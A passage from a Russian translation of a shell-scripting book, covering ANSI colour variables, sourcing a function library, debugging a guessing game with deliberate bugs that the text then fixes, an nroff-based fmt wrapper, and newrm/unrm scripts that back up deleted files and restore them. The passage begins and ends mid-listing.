#   (foreground), а имена переменных, оканчивающиеся символом 'b’, соответствуют
#   цветам фона (background).

initializeANSI()
{
  esc="\033" # Если эта последовательность не будет работать,
             #   введите символ ESC непосредственно.

  # Цвета шрифта
  blackf="${esc}[30m";  redf="${esc}[31m";   greenf="${esc}[32m"
  yellowf="${esc}[33m"  bluef="${esc}[34m";  purplef="${esc}[35m"
  cyanf="${esc}[36m";   whitef="${esc}[37m"

  # Цвета фона
  blackb="${esc}[40m";  redb="${esc}[41m";   greenb="${esc}[42m"
  yellowb="${esc}[43m"  blueb="${esc}[44m";  purpleb="${esc}[45m"
  cyanb="${esc}[46m";   whiteb="${esc}[47m"

  # Жирный, наклонный, с подчеркиванием и инверсное отображение
  boldon="${esc}[1m";     boldoff="${esc}[22m"
  italicson="${esc}[3m";  italicsoff="${esc}[23m"
  ulon="${esc}[4m";       uloff="${esc}[24m"
  invon="${esc}[7m";      invoff="${esc}[27m"

  reset="${esc}[0m"
}
```

Как это работает

Если вы привыкли использовать язык разметки HTML, работа с этими последовательностями может показаться вам слишком сложной. В HTML вы просто вставляете открывающие теги и закрываете их в обратном порядке, следя за тем, чтобы закрыть все открытые теги. Чтобы выделить наклонным шрифтом фрагмент приложения, отображаемого жирным шрифтом, можно написать такой код HTML:

```
<b>this is in bold and <i>this is italics</i> within the bold</b>
```

Попытка закрыть тег, управляющий жирностью шрифта, раньше, чем тег, управляющий наклонным отображением, может вызвать беспорядок в отдельных веб-браузерах. Но в случае с ANSI-последовательностями дело обстоит иначе: некоторые из них фактически отменяют действие предыдущих, а также существует общая последовательность сброса, отменяющая действие всех других. Ее обязательно нужно добавить в конце вывода, а за последовательностью, включающей тот или иной режим форматирования, должна идти соответствующая ей последовательность, выключающая этот режим. Использовав переменные из сценария, предыдущее предложение можно вывести, как показано ниже:

```
${boldon}this is in bold and ${italicson}this is
italics${italicsoff}within the bold${reset}
```

Запуск сценария

Чтобы опробовать этот сценарий, нужно сначала вызвать функцию инициализации, а затем выполнить несколько команд `echo` с разными комбинациями цвета и эффектами форматирования:

```
initializeANSI

echo -e "${yellowf}This is a phrase in yellow${redb} and red${reset}"
echo -e "${boldon}This is bold${ulon} this is ul${reset} bye-bye"
echo -e "${italicson}This is italics${italicsoff} and this is not"
echo -e "${ulon}This is ul${uloff} and this is not"
echo -e "${invon}This is inv${invoff} and this is not"
echo -e "${yellowf}${redb}Warning I ${yellowb}${redf}Warning II${reset}"
```

Результаты

Результаты работы сценария в листинге 1.27, воспроизведенные в книге, не впечатляют, но на экране, где поддерживаются все управляющие последовательности, они определенно привлекут ваше внимание.

Листинг 1.27. Как можно оформить текст с применением переменных из листинга 1.26

```
This is a phrase in yellow and red
This is bold this is ul bye-bye
This is italics and this is not
This is ul and this is not
This is inv and this is not
Warning I Warning II
```

Усовершенствование сценария

Запустив этот сценарий, можно увидеть такой вывод:

```
\033[33m\033[41mWarning!\033[43m\033[31mWarning!\033[0m
```

Эта проблема может заключаться в отсутствии поддержки управляющих ANSI-последовательностей в программе терминала или неправильной интерпретации формы записи `\033` в определении переменной `esc`. Чтобы устранить последнюю проблему, откройте сценарий в редакторе `vi` или в другом терминальном редакторе, удалите последовательность `\033` и нажмите клавиши ^V (ctrl-V) и esc, в результате должна отобразиться последовательность `^[`. Если результат на экране выглядит как `esc="^["`, все должно заработать, как ожидается.

С другой стороны, если программа-терминал вообще не поддерживает ANSI-последовательности, стоит обновить ее, чтобы получить возможность расцвечивать и форматировать вывод других своих сценариев. Но прежде чем распрощаться со своим нынешним терминалом, проверьте его настройки — вполне вероятно, что там предусмотрены параметры для включения полноценной поддержки ANSI.

№ 12. Создание библиотечных сценариев

Многие сценарии в этой главе написаны как функции, а не самостоятельные сценарии, то есть их легко можно включить в другие сценарии без увеличения накладных расходов на выполнение дополнительных команд. Даже при том, что в командной оболочке отсутствует директива `#include`, как в языке C, в ней имеется операция *подключения файла-источника* (*sourcing*), которая служит тем же целям, позволяя подключать другие сценарии как библиотечные функции.

Чтобы понять важность этой операции, рассмотрим альтернативное решение. Если вызвать один сценарий командной оболочки из другого, по умолчанию он будет выполнен в собственной подоболочке. Проверить это можно экспериментально, как показано ниже:

```
$ echo "test=2" >> tinyscript.sh
$ chmod +x tinyscript.sh
$ test=1
$ ./tinyscript.sh
$ echo $test
1
```

Сценарий *tinyscript.sh* изменяет значение переменной `test`, но только внутри подоболочки, в которой он выполняется, то есть не затрагивая значение переменной `test` в текущей оболочке. Если выполнить сценарий с помощью точки (`.`), подключающей файл-источник, этот сценарий выполнится в текущей оболочке:

```
$ . tinyscript.sh
$ echo $test
2
```

Как нетрудно догадаться, если подключаемый таким способом сценарий выполнит команду `exit 0`, произойдет выход из текущей оболочки и окно программы терминала закроется, потому что операция подключения выполняет подключаемый сценарий в текущем процессе. В подоболочке команда `exit` произведет выход из нее, не вызвав остановки основного сценария. Это главное отличие и одна из причин, влияющих на выбор между командами `.` или `source` и `exec` (как будет показано ниже). Команда `.` фактически идентична команде `source` в bash; мы использовали точку просто потому, что такая форма подключения файлов более переносима между разными POSIX-совместимыми командными оболочками.

Код

Чтобы превратить функции, представленные в этой главе, в библиотеку для использования в других сценариях, извлеките все функции и необходимые глобальные переменные или массивы (то есть значения, общие для нескольких функций) и поместите их в один большой файл. Если назвать этот файл *library.sh*, его можно использовать, как показано в тестовом сценарии из листинга 1.28, для доступа ко всем функциям, написанным в этой главе, и их проверки.

Листинг 1.28. Подключение единой библиотеки с прежде реализованными функциями и их вызов

```
  #!/bin/bash

  # Сценарий тестирования библиотеки

  # Сначала подключить (прочитать) файл library.sh.
➊ . library.sh

  initializeANSI # Настроить управляющие ANSI-последовательности.

  # Проверить функцию validint.
  echon "First off, do you have echo in your path? (1=yes, 2=no) "
  read answer
```

```
while ! validint $answer 1 2 ; do
  echon "${boldon}Try again${boldoff}. Do you have echo "
  echon "in your path? (1=yes, 2=no) "
  read answer
done

# Проверить работу функции поиска команды в списке путей.
if ! checkForCmdInPath "echo" ; then
  echo "Nope, can't find the echo command."
else
  echo "The echo command is in the PATH."
fi

echo ""
echon "Enter a year you think might be a leap year: "
read year

# Убедиться, что значение года находится в диапазоне между 1 и 9999,
#   с помощью validint, передав ей минимальное и максимальное значения.
while ! validint $year 1 9999 ; do
  echon "Please enter a year in the ${boldon}correct${boldoff} format: "
  read year
done

# Проверить, является ли год високосным.
if isLeapYear $year ; then
  echo "${greenf}You're right! $year is a leap year.${reset}"
else
  echo "${redf}Nope, that's not a leap year.${reset}"
fi

exit 0
```

Как это работает

Обратите внимание, что библиотека и все содержащиеся в ней функции включаются в окружение сценария выполнением единственной строки ❶.

Этот очень удобный прием можно снова и снова использовать со многими сценариями, представленными в книге. Просто поместите подключаемый библиотечный файл в один из каталогов, перечисленных в переменной окружения PATH, чтобы команда . могла найти его.

Запуск сценария

Чтобы запустить тестовый сценарий, вызовите его из командной строки, подобно любому другому сценарию, как показано в листинге 1.29.

Результаты

Листинг 1.29. Запуск сценария library-test

```
$ library-test
First off, do you have echo in your PATH? (1=yes, 2=no) 1
The echo command is in the PATH.

Enter a year you think might be a leap year: 432423
Your value is too big: largest acceptable value is 9999.
Please enter a year in the correct format: 432
You're right! 432 is a leap year.
```

В случае ввода слишком большого значения, сообщение об ошибке будет показано жирным шрифтом. Кроме того, сообщение, подтверждающее правильность выбранного високосного года, отображается зеленым цветом.

Исторически 432 год не считается високосным, потому что учет високосных лет не производился до 1752 года. Но мы говорим о сценариях командной оболочки, а не о хитрости летоисчисления, так что оставим эту неточность без внимания.

№ 13. Отладка сценариев

Этот раздел не содержит настоящего сценария, но мы хотели бы потратить несколько страниц в книге, чтобы поговорить об основах отладки сценариев, потому что рано или поздно вы все равно столкнетесь с ошибками!

По нашему опыту, лучшая стратегия отладки — наращивать возможности сценариев постепенно. Некоторые программисты оптимистично надеются, что все заработает правильно с первого раза, но вы будете по-настоящему уверенно двигаться вперед, если начнете с малого. Кроме того, для трассировки переменных можно свободно использовать команды `echo`, а также запускать сценарии командой `bash -x`, чтобы обеспечить вывод отладочной информации, например:

```
$ bash -x myscript.sh
```

Как вариант, можно добавить команду `set -x` перед началом отлаживаемого фрагмента и `set +x` — после него, как показано ниже:

```
$ set -x
$ ./myscript.sh
$ set +x
```

Чтобы увидеть, как действуют флаги `-x` и `+x`, попробуем отладить простую игру «угадай число», представленную в листинге 1.30.

Код

Листинг 1.30. Сценарий hilow, возможно содержащий несколько ошибок, который нужно отладить. . .

```
#!/bin/bash
# hilow -- Простая игра "угадай число"

biggest=100                # Максимальное возможное число
guess=0                    # Число, предложенное игроком
guesses=0                  # Количество попыток
❶ number=$(( $$ % $biggest ) # Случайное число от 1 до $biggest
echo "Guess a number between 1 and $biggest"

while [ "$guess" -ne $number ] ; do
❷   /bin/echo -n "Guess? " ; read answer
  if [ "$guess" -lt $number ] ; then
❸     echo "... bigger!"
  elif [ "$guess" -gt $number ] ; then
❹     echo "... smaller!
  fi
  guesses=$(( $guesses + 1 ))
done

echo "Right!! Guessed $number in $guesses guesses."

exit 0
```

Как это работает

Чтобы было понятнее, как происходит получение случайного числа в ❶, напомним, что специальная переменная `$$` хранит числовой идентификатор процесса (Process ID, PID) командной оболочки, в которой выполняется сценарий. Обычно это 5- или 6-значное число. При каждом запуске сценарий получает новый PID. Последовательность `% $biggest` делит значение PID на заданное наибольшее значение и возвращает остаток. Иными словами, `5 % 4 = = 1`, так же как `41 % 4`. Это простой способ получения псевдослучайных чисел в диапазоне от 1 до `$biggest`.

Запуск сценария

Отлаживая игру, прежде всего проверим и убедимся, что генерируемое число достаточно случайно. Для этого получим PID оболочки, в которой выполняется сценарий, и приведем его к требуемому диапазону, используя операцию `%` извлечения остатка от деления нацело ❶. Для проверки операции введите в командной строке следующие команды:

```
$ echo $(( $$ % 100 ))
5
$ echo $(( $$ % 100 ))
5
$ echo $(( $$ % 100 ))
5
```

Операция работает, но числа не выглядят случайными. Если немного поразмыслить, становится понятно, почему так происходит: когда команда выполняется непосредственно в командной строке, она всегда получает одно и то же значение PID; но внутри сценария команда каждый раз будет выполняться в другой подоболочке, с другим значением PID.

Еще один способ получить случайное число — воспользоваться переменной окружения `$RANDOM`. Это не простая переменная! При каждом обращении к ней вы будете получать разные значения. Чтобы получить число в диапазоне от 1 до `$biggest`, используйте в строке ❶ выражение `$(( $RANDOM % $biggest + 1 ))`.

Следующий шаг — добавление основной логики игры. В ❶ генерируется случайное число в диапазоне от 1 до 100; в ❷ пользователь делает попытку угадать это число; затем пользователю сообщается, что число слишком большое ❸ или слишком маленькое ❹, пока он наконец не угадает правильное значение. После ввода всего основного кода можно попробовать запустить сценарий и посмотреть, как он работает. Ниже демонстрируется проверка работы сценария из листинга 1.30:

```
$ hilow
./013-hilow.sh: line 19: unexpected EOF while looking for matching '"'
./013-hilow.sh: line 22: syntax error: unexpected end of file
```

Опля! Мы столкнулись с проклятием разработчиков сценариев: неожиданный конец файла (EOF). Сообщение говорит, что ошибка находится в строке 19, но это не означает, что она действительно там. На самом деле строка 19 не содержит ошибок:

```
$ sed -n 19p hilow
echo "Right!! Guessed $number in $guesses guesses."
```

Чтобы понять причину ошибки, вспомните, что строки в кавычках могут содержать символы перевода строки. То есть, встретив кавычки, по ошибке не закрытые как следует, командная оболочка просто продолжит читать сценарий, стараясь найти парную закрывающую кавычку, и останавливается, только встретив самую последнюю и обнаружив, что в сценарии что-то неправильно.

Следовательно, проблема должна находиться где-то выше. В сообщении об ошибке есть единственная полезная деталь — оно указывает, какой символ не был найден. То есть можно попробовать с помощью `grep` извлечь все строки, содержащие кавычки, и затем отфильтровать те из них, что содержат по две кавычки, как показано ниже:

```
$ grep '"' 013-hilow.sh | egrep -v '.*".*".*'
echo "... smaller!
```

Вот и все! В строке ❹, сообщающей, что число, предложенное пользователем, слишком мало, отсутствует закрывающая кавычка. Добавим ее в конец строки и повторим попытку запустить сценарий:

```
$ hilow
./013-hilow.sh: line 7: unexpected EOF while looking for matching ')'
./013-hilow.sh: line 22: syntax error: unexpected end of file
```

Не вышло. Еще одна проблема. Выражений в круглых скобках в сценарии немного, поэтому мы можем просто посмотреть и увидеть, что в выражении, вычисляющем случайное число, отсутствует закрывающая скобка:

```
number=$(( $$ % $biggest ) # Случайное число от 1 до $biggest
```

Исправим эту ошибку, добавив закрывающую круглую скобку в конец выражения, но перед комментарием. А теперь игра заработает? Давайте попробуем:

```
$ hilow
Guess? 33
... bigger!
Guess? 66
... bigger!
Guess? 99
... bigger!
Guess? 100
... bigger!
Guess? ^C
```

Почти получилось. Но при попытке ввести максимально возможное значение 100 появляется ответ, что загаданное число больше (bigger), значит, в логике игры допущена ошибка. Искать такие ошибки особенно сложно, потому что никакая, даже самая замысловатая команда `grep` или `sed` не поможет выявить проблему. Вернитесь к коду и попробуйте найти ошибку самостоятельно.

Чтобы упростить поиск, можно добавить несколько команд `echo`, вывести значение, выбранное пользователем, и проверить, какое число введено и какое проверяется. Соответствующий раздел кода начинается в строке ❷, но для удобства приведем эти строки еще раз:

```
/bin/echo -n "Guess? " ; read answer
if [ "$guess" -lt $number ] ; then
```

Изменив команду `echo` и исследовав эти две строки, мы заметили ошибку: ввод пользователя читается в переменную `answer`, а проверяется переменная `guess`. Глупая, но не такая уж редкая ошибка (особенно если имеются переменные с необычными для вас именами). Чтобы исправить ошибку, нужно заменить `read answer` на `read guess`.

Результаты

Наконец сценарий работает правильно, как показано в листинге 1.31.

Листинг 1.31. Сценарий hilow работает без ошибок

```
$ hilow
Guess? 50
... bigger!
Guess? 75
... bigger!
Guess? 88
... smaller!
Guess? 83
... smaller!
Guess? 80
... smaller!
Guess? 77
... bigger!
Guess? 79
Right!! Guessed 79 in 7 guesses.
```

Усовершенствование сценария

Самая досадная ошибка, кроющаяся в этом маленьком сценарии, — отсутствие проверки ввода. Попробуйте ввести произвольную строку вместо числа, и сценарий завершится с сообщением об ошибке. Мы легко могли бы добавить элементарную проверку, включив следующие строки в цикл `while`:

```
if [ -z "$guess" ] ; then
  echo "Please enter a number. Use ^C to quit"; continue;
fi
```

Но непустой ввод еще не означает, что введено число, и, если ввести произвольную сроку, например `hi`, сценарий все еще будет завершаться с ошибкой. Чтобы исправить эту проблему, добавьте вызов функции `validint` из сценария № 5.

Глава 2. Усовершенствование пользовательских команд

Типичная система Unix или Linux по умолчанию включает сотни команд, которые, с учетом многообразия флагов и способов сочетания команд посредством каналов, дают миллионы разных вариантов работы в командной строке.

Прежде чем двинуться дальше, взгляните на листинг 2.1, в котором приводится премиальный сценарий, подсчитывающий количество команд, доступных в списке каталогов PATH.

Листинг 2.1. Подсчет количества выполняемых и невыполняемых файлов в текущем списке PATH

```
#!/bin/bash

# Подсчет количества команд: простой сценарий для подсчета количества выполняемых
#   команд в каталогах из списка PATH

IFS=":"
count=0 ; nonex=0
for directory in $PATH ; do
  if [ -d "$directory" ] ; then
    for command in "$directory"/* ; do
      if [ -x "$command" ] ; then
        count="$(( $count + 1 ))"
      else
        nonex="$(( $nonex + 1 ))"
      fi
    done
  fi
done

echo "$count commands, and $nonex entries that weren't executable"

exit 0
```

Этот сценарий подсчитывает не просто файлы, а выполняемые файлы, и может использоваться для оценки количества команд и невыполняемых файлов в каталогах из списка PATH в разных системах (табл. 2.1).

Таблица 2.1. Типичное количество команд в разных ОС

Операционная система	Команд	Невыполняемых файлов
Ubuntu 15.04 (включая все библиотеки для разработки)	3156	5
OS X 10.11 (со всеми установленными инструментами для разработки)	1663	11
FreeBSD 10.2	954	4
Solaris 11.2	2003	15

Очевидно, что разные версии Linux и Unix предлагают разное количество команд и сценариев. Почему их так много? Ответ заключается в основополагающей философии Unix: всякая команда должна делать что-то одно и делать это хорошо. Текстовый процессор, включающий функции проверки орфографии, поиска файлов и работы с электронной почтой, возможно, хорошо подходит для мира Windows и Mac, но в командной строке все эти функции должны существовать и быть доступны по отдельности.

Философия Unix имеет много преимуществ, и самое большое заключается в том, что каждая функция способна расширяться и совершенствоваться независимо от других, предоставляя новые возможности всем приложениям, использующим ее. Для решения практически любой задачи в Unix обычно достаточно объединить какие-нибудь команды, которые легко справятся с работой, загрузить новую утилиту, которая расширит возможности системы, создать несколько псевдонимов или написать свой сценарий командной оболочки.

Сценарии, демонстрирующиеся в книге, полезны не только как учебные примеры, но также как логическое расширение философии Unix. В конце концов, лучше дополнять и расширять, чем создавать сложные, несовместимые версии команд для личного использования.

Сценарии, рассмотренные в данной главе, похожи на сценарий в листинге 2.1 тем, что добавляют интересные и полезные средства и возможности без лишних сложностей. Некоторые сценарии поддерживают различные флаги для большей гибкости, а некоторые демонстрируют, как создаются *обертки* для программ, позволяющие пользователям указывать команды или флаги в привычной форме и затем преобразующие эти флаги в вид, соответствующий требованиям фактической команды.

№ 14. Форматирование длинных строк

Если вам повезло, в вашей системе Unix имеется команда `fmt` — программа, особенно удобная для работы с обычным текстом. `fmt` — утилита,

с которой действительно стоит познакомиться. Ее можно использовать для форматирования электронных писем или выравнивания по ширине строк в документах.

Однако в некоторых системах Unix команда `fmt` отсутствует. В особенности это относится к устаревшим системам, часто имевшим минимальную реализацию.

Как оказывается, команда `nroff`, входившая в состав Unix с самого начала, является сценарием-оберткой и может использоваться для переноса длинных строк и заполнения коротких строк для их выравнивания, как показано в листинге 2.2.

Код

Листинг 2.2. Сценарий fmt для форматирования длинных текстовых строк

```
  #!/bin/bash

  # fmt -- утилита форматирования текста, действующая как обертка для nroff
  #   Добавляет два флага: -w X, для задания ширины строк,
  #   и -h, для расстановки переносов и улучшения выравнивания
❶ while getopts "hw:" opt; do
    case $opt in
      h ) hyph=1          ;;
      w ) width="$OPTARG"  ;;
    esac
  done
❷ shift $(($OPTIND - 1))
❸ nroff << EOF
❹ .ll ${width:-72}
  .na
  .hy ${hyph:-0}
  .pl 1
❺ $(cat "$@")
  EOF

  exit 0
```

Как это работает

Этот короткий сценарий реализует поддержку двух дополнительных флагов: `-w X`, для ограничения ширины строк `X` символами (по умолчанию 72), и `-h`, разрешающий разрывать слова и расставлять переносы. Обратите внимание на проверку флагов в ❶. Цикл `while` вызывает `getopts`, чтобы прочитать каждый параметр, переданный сценарию, а внутренний блок `case` решает, что делать с ними. После анализа флагов сценарий вызывает `shift` в строке ❷, чтобы отбросить проанализированные параметры, для чего используется переменная

`$OPTIND` (хранящая индекс следующего аргумента, который должна была бы прочитать функция `getopts`), и оставляет прочие аргументы для последующей обработки.

В сценарии также используется встроенный документ (обсуждался в сценарии № 9, в главе 1) — особый блок кода, который можно использовать для передачи нескольких строк на вход команды. Используя это удобное средство, сценарий в ❸ передает сценарию `nroff` все команды, необходимые для получения желаемого результата. В этом документе используется типичный для bash прием подстановки значения вместо неопределенной переменной ❹, чтобы передать разумное значение по умолчанию, если пользователь не указал свое. Наконец, сценарий вызывает команду `cat` с именами файлов, подлежащих обработке. Для выполнения поставленной задачи вывод команды `cat` передается команде `nroff` ❺. Этот прием часто будет встречаться в данной книге.

Запуск сценария

Этот сценарий можно запустить непосредственно из командной строки, но вероятнее всего он станет частью внешнего конвейера, запускаемого редактором, таким как `vi` или `vim` (например, `!}fmt`), для форматирования абзаца текста.

Результаты

Команда в листинге 2.3 разрешает расстановку переносов и задает максимальную ширину 50 символов.

Листинг 2.3. Форматирование текста с помощью сценария fmt путем расстановки переносов и ограничения ширины текста 50 символами

```
$ fmt -h -w 50 014-ragged.txt
So she sat on, with closed eyes, and half believed
herself in Wonderland, though she knew she had but
to open them again, and all would change to dull
reality--the grass would be only rustling in the
wind, and the pool rippling to the waving of the
reeds--the rattling teacups would change to tin-
kling sheep-bells, and the Queen’s shrill cries
to the voice of the shepherd boy--and the sneeze
of the baby, the shriek of the Gryphon, and all
the other queer noises, would change (she knew) to
the confused clamour of the busy farm-yard--while
the lowing of the cattle in the distance would
take the place of the Mock Turtle’s heavy sobs.
```

Сравните содержимое в листинге 2.3 (обратите внимание, как был выполнен перенос слова `tinkling`, выделенного жирным в строках 6 и 7) с выводом в листинге 2.4, полученным с использованием ширины по умолчанию и запрещенными переносами.

Листинг 2.4. Форматирование по умолчанию без переносов, осуществляемое сценарием fmt

```
$ fmt 014-ragged.txt
So she sat on, with closed eyes, and half believed herself in
Wonderland, though she knew she had but to open them again, and all
would change to dull reality--the grass would be only rustling in the
wind, and the pool rippling to the waving of the reeds--the rattling
teacups would change to tinkling sheep-bells, and the Queen’s shrill
cries to the voice of the shepherd boy--and the sneeze of the baby, the
shriek of the Gryphon, and all the other queer noises, would change (she
knew) to the confused clamour of the busy farm-yard--while the lowing of
the cattle in the distance would take the place of the Mock Turtle’s
heavy sobs.
```

№ 15. Резервное копирование файлов при удалении

Одна из распространенных проблем, с которыми часто сталкиваются пользователи Unix, — сложность восстановления удаленных по ошибке файлов или каталогов. В Unix нет приложения, такого же удобного, как Undelete 360, WinUndelete или утилита для OS X, которое позволяло бы просматривать и восстанавливать удаленные файлы щелчком на кнопке. Как только вы нажмете клавишу enter после ввода команды `rm` ***filename***, файл станет историей.

Чтобы решить эту проблему, нужно организовать тайное и автоматическое архивирование файлов и каталогов в архив *.deleted-files*. Немного подумав, можно написать сценарий (представленный в листинге 2.5), который сделает все это почти незаметно для пользователя.

Код

Листинг 2.5. Сценарий newrm, копирующий файлы перед удалением с диска

```
#!/bin/bash

# newrm -- замена существующей команды rm.
#   Этот сценарий предоставляет простую возможность восстановления, создавая и
#   используя новый каталог в домашнем каталоге пользователя. Может обрабатывать
#   каталоги и отдельные файлы. Если пользователь добавляет флаг -f, файлы
#   удаляются БЕЗ архивирования.
```

```
# Важное предупреждение: возможно, вам понадобится создать задание для cron или
#   нечто подобное для очистки удаленных каталогов и файлов через некоторое
#   время. Иначе файлы не будут удаляться из системы и вы рискуете исчерпать
#   дисковое пространство!

archivedir="$HOME/.deleted-files"
realrm="$(which rm)"
copy="$(which cp) -R"

if [ $# -eq 0 ] ; then # Позволить 'rm’ вывести сообщение о порядке
использования.
  exec $realrm # Our shell is replaced by /bin/rm.
fi

# Проверить все параметры на наличие флага '-f’

flags=""

while getopts "dfiPRrvW" opt
do
  case $opt in
    f ) exec $realrm "$@"    ;; # exec позволяет покинуть сценарий немедленно.
    * ) flags="$flags -$opt" ;; # Другие флаги предназначены команде rm.
  esac
done
shift $(( $OPTIND - 1 ))

# НАЧАЛО ОСНОВНОГО СЦЕНАРИЯ
# =================

# Гарантировать наличие каталога $archivedir.

❶ if [ ! -d $archivedir] ; then
  if [ ! -w $HOME ] ; then
    echo "$0 failed: can't create $archivedir in $HOME" >&2
    exit 1
  fi
  mkdir $archivedir
❷ chmod 700 $archivedir # Ограничить доступ к каталогу.
fi

for arg
do
❸ newname="$archivedir/$(date "+%S.%M.%H.%d.%m").$(basename "$arg")"
  if [ -f "$arg" -o -d "$arg" ] ; then
    $copy "$arg" "$newname"
  fi
done
❹ exec $realrm $flags "$@" # Текущий сценарий будет вытеснен командой realrm.
```

Как это работает

В этом сценарии есть много интересных аспектов, в основном связанных с необходимостью скрыть его работу от пользователя. Например, сценарий не генерирует сообщений об ошибках в ситуациях, когда обнаруживает, что не может продолжить работу; он просто позволяет команде `realrm` самой сгенерировать такое сообщение, вызывая (обычно) `/bin/rm` с иногда ошибочными параметрами. Вызов `realrm` производится с помощью команды `exec`, которая замещает текущий процесс новым, выполняющим указанную команду. Сразу после вызова команды `exec realrm` ❹ текущий сценарий фактически прекращает работу, и в вызывающую командную оболочку передается код возврата, генерируемый процессом `realrm`.

Поскольку сценарий втайне создает в домашнем каталоге пользователя новый каталог ❶, он должен гарантировать, что хранимые в нем файлы не окажутся доступны для других только из-за неправильно настроенного значения `umask`. (Значение `umask` определяет привилегии доступа по умолчанию для создаваемых файлов и каталогов.) Чтобы избежать непреднамеренного открытия доступа к резервируемым файлам, сценарий вызывает в строке ❷ команду `chmod`, дающую право на доступ к каталогу только для текущего пользователя.

Наконец, в строке ❸ сценарий использует `basename` для удаления любой информации о каталоге из пути к файлу и добавляет в имя файла дату и время удаления в формате: *секунды.минуты.часы.день.месяц.имя_файла*:

```
newname="$archivedir/$(date "+"%S.%M.%H.%d.%m").$(basename "$arg")"
```

Обратите внимание на использование нескольких элементов `$( )` для формирования нового имени файла. Хотя это немного усложняет сценарий, тем не менее такое решение эффективно. Напомним, что содержимое, заключенное между `$(` и `)` выполняется в подоболочке, а результат замещает выражение в скобках.

Но зачем усложнять реализацию добавлением даты и времени в имя резервируемого файла? Чтобы дать возможность сохранять несколько копий удаляемого файла с одним и тем же именем. После архивирования файла сценарием нельзя будет отличить `/home/oops.txt` от `/home/subdir/oops .txt` иначе как по времени удаления. Если стирание одноименных файлов произойдет одновременно (или в течение одной секунды), резервные копии файлов, удаленных первыми, будут затерты. Для решения этой проблемы можно организовать добавление абсолютных путей к оригинальным файлам в имена резервных копий.

Запуск сценария

Чтобы установить сценарий, добавьте псевдоним — тогда при вводе команды `rm` действительно будет вызываться этот сценарий, а не команда `/bin/rm`. В командных оболочках bash и ksh псевдонимы определяются так:

```
alias rm=yourpath/newrm
```

Результаты

Результаты работы этого сценария преднамеренно скрыты (как показывает листинг 2.6), так что обратим все внимание на каталог *.deleted-files*.

Листинг 2.6. Тестирование сценария newrm

```
$ ls ~/.deleted-files
ls: /Users/taylor/.deleted-files/: No such file or directory
$ newrm file-to-keep-forever
$ ls ~/.deleted-files/
51.36.16.25.03.file-to-keep-forever
```

Что и требовалось получить. Файл был удален из локального каталога и скрытно перемещен в каталог *.deleted-files*. Добавление префикса с временем удаления позволяет сохранять в каталоге одноименные файлы, удаленные в разное время, не затирая их.

Усовершенствование сценария

Как одно из усовершенствований можно предложить изменить префикс со временем, чтобы упростить вывод списка копий удаленных файлов командой `ls` в обратном хронологическом порядке. Ниже показана строка из сценария, подлежащая изменению:

```
newname="$archivedir/$(date "+"%S.%M.%H.%d.%m").$(basename "$arg")"
```

Можно изменить порядок следования компонентов в новом имени на противоположный, чтобы исходное имя файла следовало первым, а за ним — дата удаления в секундах. Далее, поскольку время измеряется с точностью до секунды, может так получиться, что при одновременном удалении одноименных файлов из разных каталогов (например, `rm test testdir/test`) произойдет затирание одной копии удаленного файла другой. Поэтому, как еще одно полезное усовершенствование, можно добавить в имя архивируемого файла его прежнее местоположение, чтобы в результате получить, например, файлы *timestamp.test* и *timestamp.testdir.test*, явно отличающиеся друг от друга.

№ 16. Работа с архивом удаленных файлов

Теперь, когда в домашней папке пользователя появился скрытый каталог с удаленными файлами, пригодился бы сценарий, позволяющий выбирать для восстановления одну из нескольких удаленных версий. Однако эта задача сложна тем, что нам придется предусмотреть все вероятные проблемы: от невозможности найти требуемый файл до обнаружения нескольких копий, соответствующих заданному критерию. Например, если обнаружится несколько совпадений, какую копию должен восстановить сценарий — самую старую или самую новую? Или он должен вывести сообщение об ошибке, указав в нем количество найденных совпадений? Или вывести список версий и предложить пользователю выбрать нужную? Давайте посмотрим, как решаются эти проблемы на практике, изучив сценарий 2.7, в котором приводится сценарий командной оболочки `unrm`.

Код

Листинг 2.7. Сценарий unrm для восстановления файлов из резервных копий

```
#!/bin/bash

# unrm -- отыскивает в архиве удаленных файлов требуемый файл или
#   каталог. Если найдено более одного совпадения, выводит список
#   результатов поиска, упорядоченных по времени, и предлагает
#   пользователю выбрать нужный для восстановления.

archivedir="$HOME/.deleted-files"
realrm="$(which rm)"
move="$(which mv)"

dest=$(pwd)

if [ ! -d $archivedir ] ; then
  echo "$0: No deleted files directory: nothing to unrm" >&2
  exit 1
fi

cd $archivedir

# Если сценарий запущен без аргументов, просто вывести список
#   удаленных файлов.
❶ if [ $# -eq 0 ] ; then
  echo "Contents of your deleted files archive (sorted by date):"
❷ ls -FC | sed -e 's/\([[:digit:]][[:digit:]]\.\)\{5\}//g' \
    -e 's/^/ /’
  exit 0
fi
```

```
  # Иначе принять шаблон для поиска, предложенный пользователем.
  #   Проверить наличие в архиве нескольких совпадений с шаблоном

❸ matches="$(ls -d *"$1" 2> /dev/null | wc -l)"
  if [ $matches -eq 0 ] ; then
    echo "No match for \"$1\" in the deleted file archive." >&2
    exit 1
  fi

❹ if [ $matches -gt 1 ] ; then
    echo "More than one file or directory match in the archive:"
    index=1
    for name in $(ls -td *"$1")
    do
      datetime="$(echo $name | cut -c1-14| \
❺       awk -F. '{ print $5"/"$4" at "$3":"$2":"$1 }')"
      filename="$(echo $name | cut -c16-)"
      if [ -d $name ] ; then
❻       filecount="$(ls $name | wc -l | sed 's/[^[:digit:]]//g')"
        echo " $index) $filename (contents = ${filecount} items," \
             " deleted = $datetime)"
      else
❼       size="$(ls -sdk1 $name | awk '{print $1}')"
        echo " $index) $filename (size = ${size}Kb, deleted = $datetime)"
      fi
      index=$(( $index + 1))
    done
    echo ""
    /bin/echo -n "Which version of $1 should I restore ('0' to quit)? [1] : "
    read desired
    if [ ! -z "$(echo $desired | sed 's/[[:digit:]]//g')" ] ; then
      echo "$0: Restore canceled by user: invalid input." >&2
      exit 1
    fi

    if [ ${desired:=1} -ge $index ] ; then
      echo "$0: Restore canceled by user: index value too big." >&2
      exit 1
    fi

    if [ $desired -lt 1 ] ; then
      echo "$0: Restore canceled by user." >&2
      exit 1
    fi

❽   restore="$(ls -td1 *"$1" | sed -n "${desired}p")"

❾   if [ -e "$dest/$1" ] ; then
      echo "\"$1\" already exists in this directory. Cannot overwrite." >&2
      exit 1
    fi
```

```
    /bin/echo -n "Restoring file \"$1\" ..."
    $move "$restore" "$dest/$1"
    echo "done."

❿   /bin/echo -n "Delete the additional copies of this file? [y] "
    read answer

    if [ ${answer:=y} = "y" ] ; then
      $realrm -rf *"$1"
      echo "Deleted."
    else
      echo "Additional copies retained."
    fi
  else
    if [ -e "$dest/$1" ] ; then
      echo "\"$1\" already exists in this directory. Cannot overwrite." >&2
      exit 1
    fi

    restore="$(ls -d *"$1")"

